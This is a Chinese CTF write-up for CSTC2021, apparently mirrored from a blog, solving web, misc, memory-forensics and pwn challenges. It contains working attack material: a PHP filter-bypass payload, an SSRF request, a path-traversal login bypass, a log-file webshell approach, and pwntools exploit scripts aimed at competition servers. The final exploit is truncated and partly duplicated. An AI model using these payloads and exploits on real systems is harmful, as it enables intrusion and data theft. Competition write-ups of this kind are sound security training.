CSTC2021 WriteUp

原创

七月7yue 于 2021-05-06 18:23:05 发布 668 收藏 5

分类专栏： CTF 文章标签： 信息安全

本文链接：https://blog.csdn.net/qyCraner/article/details/116459918

本篇文章原文：http://www.7yue.top/cstc2021-writeup/

文章目录

Web

easyweb

```php
<?php
show_source(__FILE__);
$v1=0;$v2=0;$v3=0;
$a=(array)json_decode(@$_GET['foo']);
if(is_array($a)){
   is_numeric(@$a["bar1"])?die("nope"):NULL;
   if(@$a["bar1"]){
       ($a["bar1"]>2021)?$v1=1:NULL;
   }
   if(is_array(@$a["bar2"])){
       if(count($a["bar2"])!==5 OR !is_array($a["bar2"][0])) die("nope");
       $pos = array_search("nudt", $a["a2"]);
       $pos===false?die("nope"):NULL;
       foreach($a["bar2"] as $key=>$val){
           $val==="nudt"?die("nope"):NULL;
       }
       $v2=1;
   }
}
$c=@$_GET['cat'];
$d=@$_GET['dog'];
if(@$c[1]){
   if(!strcmp($c[1],$d) && $c[1]!==$d){
       eregi("3|1|c",$d.$c[0])?die("nope"):NULL;
       strpos(($c[0].$d), "cstc2021")?$v3=1:NULL;
   }
}
if($v1 && $v2 && $v3){
   include "flag.php";
   echo $flag;
}
?>
```

简单的代码审计 几个小trick绕一下

payload

```
foo={"bar1": "2022b", "bar2": [[0], 2, 3, 4, 5], "a2": ["nudt", "nudt"]}&cat[1][]="1"&dog=%00&cat[0]="cstc2021"
```

easyweb2


扫目录扫到swagger-ui.html

一堆api

一开始有 /login 可以爆破一下 发现test test

带上ticket接着找

最下面有个 /uid 可以找id 爆破一下



一个test的，一个ctf_admin的，返回hash值为md5，cmd5找人解一下ctfer123!@#

登录后带着ticket到 /home/index

明显是个ssrf，http协议能返回结果，后端是java，但是很慢很慢，其他协议试了半天，最后发现ftp协议可以

```
[root ~]# curl -X GET "http://ip/home/index?url=ftp%3A%2F%2F127.0.0.1:21%2F" -H  "accept: */*" -H  "Token: 9c618
e664319512ef7db2d3c0672bee0"
-rw-r--r--   1 root     root           39 Apr 30 09:56 flag.txt
^C
[root ~]# curl -X GET "http://ip/home/index?url=ftp%3A%2F%2F127.0.0.1:21%2Fflag.txt" -H  "accept: */*" -H  "Toke
n: 9c618e664319512ef7db2d3c0672bee0"
flag{0102d47cee495efcb7c4e3977b04e715}
```

ctfweb3

扫目录发现/robots.txt

```
/PassOn/*
```

一个登陆页面，好像没啥，接着扫，发现

```
/PassOn/header.php
```

泄露了用户名

接着找

在这里发现邮箱 /PassOn/css/style.css

```
Ptn4rdn@gmail.com
```

然后找了半天发现一个hint /PassOn/login.php 的head中


```
<meta name="backup-directory" content="PassOnbackupDirect0ry">
```

/PassOn/PassOnbackupDirect0ry 接着扫
扫到/PassOn/PassOnbackupDirect0ry/backup.zip

看源码 reset.php，可以看到重置密码

```php
<?php
include_once('config.php');
$message = "";
if (isset($_POST['submit'])) { // If form is submitted
    $email = $_POST['email'];
    $user = $_POST['user'];
    $sql = $pdo->prepare("SELECT * FROM PassOn WHERE email = :email AND username = :user");
    $sql->bindParam(":email", $email);
    $sql->bindParam(":user", $user);
    $row = $sql->execute();
    $result = $sql->fetch(PDO::FETCH_ASSOC);
    if (count($result) > 1) {
        $password = substr(hash('sha1', gmdate("l jS \of F Y h:i:s A")), 0, 20);
        $password = md5($password);
        $sql = $pdo->prepare("UPDATE PassOn SET pass = :pass where id = 1");
        $sql->bindParam(":pass", $password);
        $row = $sql->execute();
        $message = "A new password has been sent to your email";
    } else {
        $message = "User not found in our database";
    }
}
?>
```

邮箱和用户名要填对，然后会把时间戳sha1截取20位作为密码



之后可以登录到后台，不过没有啥，看源码

发现有个日志文件，并且以.php结尾，可以解析，可以访问

日志文件也是可以写的，比如login.php登录时，会记录登录失败的邮箱

然后写马拿flag

/home/flag

hackerweb

扫 发现 /index /login

/index 注释里给了一段java代码

```
    @Configuration
    public class WebMvcConfig implements WebMvcConfigurer {
        @Override
        public void addInterceptors(InterceptorRegistry registry) {
            registry.addInterceptor(handlerInterceptor())
                    .addPathPatterns("/**");
        }
        @Bean
        public HandlerInterceptor handlerInterceptor() {
            return new PermissionInterceptor();
        }
    }
    @Component
    public class PermissionInterceptor implements HandlerInterceptor {
        @Override
        public boolean preHandle(HttpServletRequest request,
                                 HttpServletResponse response,
                                 Object handler) throws Exception {
            String uri = request.getRequestURI();
            uri = uri.replaceAll("//", "/");
            System.out.println("RequestURI: " + uri);
            if (uri.contains("..") || uri.contains("./")) {
                return false;
            }
            if (uri.startsWith("/login") || uri.startsWith("/index") || uri.startsWith("/image") || uri.startsWi
th("/css")) {
                return true;
            }
            return false;
        }
    }
```

感觉像个waf把url最前面的路径写死了，于是考虑目录穿越
拿这个图片测试了发现会返回图片，证明存在目录穿越

```
/images/%2e%2e/images/adm.png
```

再接着扫发现了真正的登录位置

```
POST /images/%2e%2e/admin/ HTTP/1.1
Host: ip
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Username=admin&Password=admin
```

登录成功返回

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Domain name resolution Manager</title>
</head>
<body>
<center>
    <form action="/admin/domain" method="post">
        <p>domain : <input type="text" name="domain" /></p>
        <input type="submit" value="Submit" />
    </form>
    <form action="/admin/secert" method="post">
        <p>secret : <input type="text" name="secret" /></p>
        <input type="submit" value="Submit" />
    </form>
</center>
</body>
</html>
```

跟域名相关
根据前端代码测试几个域名 用https://requestrepo.com/平台进行测试

发现题目会在原有域名前添加内容，并且内容就4种，长度为8

```
75aaaf2e
ea197db0
8841a402
bf03c5f3
```

然后排列组合后发到secret路由即可拿到flag

Misc

RGB


共28864行，求因数，两个因数最接近的为164,176，尝试画图：

```
from PIL import Image

a = 164
b = 176

fp = open("code.txt", "r")
pic = Image.new("RGB", (a,b), (255,255,255))
list_color = fp.readlines()

for y in range(0, b):
 for x in range(0, a):
  pixel = list_color[y*a+x]
  pixel = pixel.strip('\n')
  pixel = pixel.split('#')
  pic.putpixel((x, y), (int(pixel[0]), int(pixel[1]), int(pixel[2])))
pic.show()
```




旋转一下即可得到flag

flag{c1d836d1db9d42dd}

flag{c1d836d1db9d42dd}

zip

密码爆破




得到两个文件，


readme.txt：

```
这可不能让别人看见。
BABBBBBAAAABAAB
```

bacon解密AB字符串，得到word文档密码xyj，密码为小写




进入文档后，flag字符串颜色为白色，修改字体颜色即可看到flag



Memory_1

拿了个一血，有手就行。

pstree可以看到cmd进程



利用cmdline查看cmd下运行的文件

得到病毒文件名UEAOGWBdwyydm.vbs，md5加密后即可得到flag


```
flag{24060da3d327991115a96e7099da25c3}
```

Memory_2

拿了个一血，做完之后发现其实也不难。

```
volatility -f mal.vmem --profile=Win7SP1x64 printkey -K "SAM\Domains\Account\Users\Names"
```

得到隐藏用户 test$



```
0x000000007e590b30 svchost.exe       716    492 0x000000001fee7000 2019-10-29 14:01:33 UTC+0000
0x000000007e5c6b30 svchost.exe       800    492 0x000000001f594000 2019-10-29 14:01:33 UTC+0000
0x000000007e5e1b30 svchost.exe       844    492 0x000000001f0a4000 2019-10-29 14:01:33 UTC+0000
0x000000007e5f1b30 svchost.exe       868    492 0x000000001f1ac000 2019-10-29 14:01:33 UTC+0000
0x000000007e7d4b30 winlogon.exe      432    380 0x000000001ea40000 2019-10-29 14:01:31 UTC+0000
0x000000007e8bb060 wininit.exe       388    324 0x0000000022e12000 2019-10-29 14:01:31 UTC+0000
0x000000007ea546b0 csrss.exe         336    324 0x0000000002398c000 2019-10-29 14:01:31 UTC+0000
0x000000007ebff7e0 csrss.exe         396    380 0x0000000022e7a000 2019-10-29 14:01:31 UTC+0000
0x000000007f4d6060 metsvc.exe       1908   1156 0x0000000053a18000 2019-10-29 17:40:13 UTC+0000 2019-10-29 17:40:13 UTC+0000
0x000000007f62db30 smss.exe          248      4 0x0000000029819000 2019-10-29 14:01:29 UTC+0000
0x000000007fa41060 conhost.exe      2632    396 0x000000000089e6000 2019-10-29 14:01:47 UTC+0000
0x000000007fa41b30 TPAutoConnect.   2624   1856 0x0000000008be1000 2019-10-29 14:01:47 UTC+0000
0x000000007fb3eb30 WmiPrvSE.exe     2136    616 0x000000007a642000 2019-10-29 17:37:02 UTC+0000
0x000000007fb74060 cmd.exe          2476   2140 0x0000000072758000 2019-10-29 17:37:25 UTC+0000
0x000000007fb786d0 conhost.exe      2496    396 0x0000000072c1d000 2019-10-29 17:37:25 UTC+0000
0x000000007fb96060 WmiApSrv.exe     2544    492 0x0000000055ed4000 2019-10-29 17:39:09 UTC+0000
0x000000007fb9a650 net1.exe         1012   1304 0x000000000519d5000 2019-10-29 17:42:11 UTC+0000 2019-10-29 17:42:11 UTC+0000
0x000000007fb9b630 ipconfig.exe     2132   2336 0x000000000516b7000 2019-10-29 17:43:16 UTC+0000 2019-10-29 17:43:16 UTC+0000
0x000000007ff799e0 System              4      0 0x0000000000187000 2019-10-29 14:01:29 UTC+0000
```

psscan得到隐藏进程net1.exe，由于此进程名肯定不是系统进程，故猜测是题目要求的进程。

得到最终字符串：test$&net1.exe，md5加密后即可得到flag

```
flag{45321c07f425d915c55424957353dd07}
```

PWN

bank

用\x00爆破随机数生成的密码绕过strcmp，格式化字符串输出内存中的flag

exp：

```python
#!/usr/bin/python

from pwn import *
import sys

context.log_level = 'debug'
context.arch='amd64'

local=0
binary_name='bank'
#libc_name='libc.so.6'
#libc_name='libc-2.31.so'

#libc=ELF("./"+libc_name)
e=ELF("./"+binary_name)

def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass

def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

while True:
 try:
  if local:
   p=process("./"+binary_name)
  else:
   p=remote('81.70.195.166',10000)

  ru=lambda x:p.recvuntil(x)
  sl=lambda x:p.sendline(x)
  sd=lambda x:p.send(x)
  sa=lambda a,b:p.sendafter(a,b)
  sla=lambda a,b:p.sendlineafter(a,b)
  ia=lambda :p.interactive()

  sla('account:', 'a')
  sla('Please enter your password:', '\x00')
  sl('yes')

  sla('Please input your private code:', b'%8$saaaa'+p64(0x404028))
  print('[*]Rush')
  print(ru('aaaa'))
  ia()
  print('[+]Success')
 except:
  #p.close()
  print('[-]Failed')
```

auto

写脚本遍历所有的加密结果

```
#include<iostream>

using namespace std;

int main()
{
 char a1 = 'A';
 int a2 = 0;
 char ret = 0,src = 0;
    for(int i = 0; i<26; i++){
  for(int j = 0; j<8; j++){
   ret = (5 * (a2+j) + a1+i - 'A') % 26 + 'A' ;
   src = a1+i;
   cout << src << ":";
   cout << ret << " ";
  }
  cout << "\n";
 }
    return 0;
}
```

通过验证后栈溢出覆盖返回地址为后门函数

exp：

```python
#!/usr/bin/python

from pwn import *
import sys

context.log_level = 'debug'
context.arch='amd64'

local=0
binary_name='auto'

#libc=ELF("./"+libc_name)
e=ELF("./"+binary_name)

if local:
    p=process("./"+binary_name)
else:
    p=remote('81.70.195.166',10001)



def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass

ru=lambda x:p.recvuntil(x)
sl=lambda x:p.sendline(x)
sd=lambda x:p.send(x)
sa=lambda a,b:p.sendafter(a,b)
sla=lambda a,b:p.sendlineafter(a,b)
ia=lambda :p.interactive()

def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

#UCIJEURI

z('b*0x80486ED')
sla('password:','UXYUKVNZ')
sla('password again: ',b'deadbeef\x00'+b'a'*(0x50-9-4)+p32(0x8048665))

ia()
```

paper

泄露地址后修改栈上的内容为0x21，将chunk分配到栈上实现任意地址写，修改判断条件执行后门函数

exp：

```python
!/usr/bin/python

from pwn import *
import sys
```

```
import sys

context.log_level = 'debug'
context.arch='amd64'

local=0

if local:
    p=process("./"+binary_name)
else:
    p=remote('81.70.195.166',10003)

def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass

ru=lambda x:p.recvuntil(x)
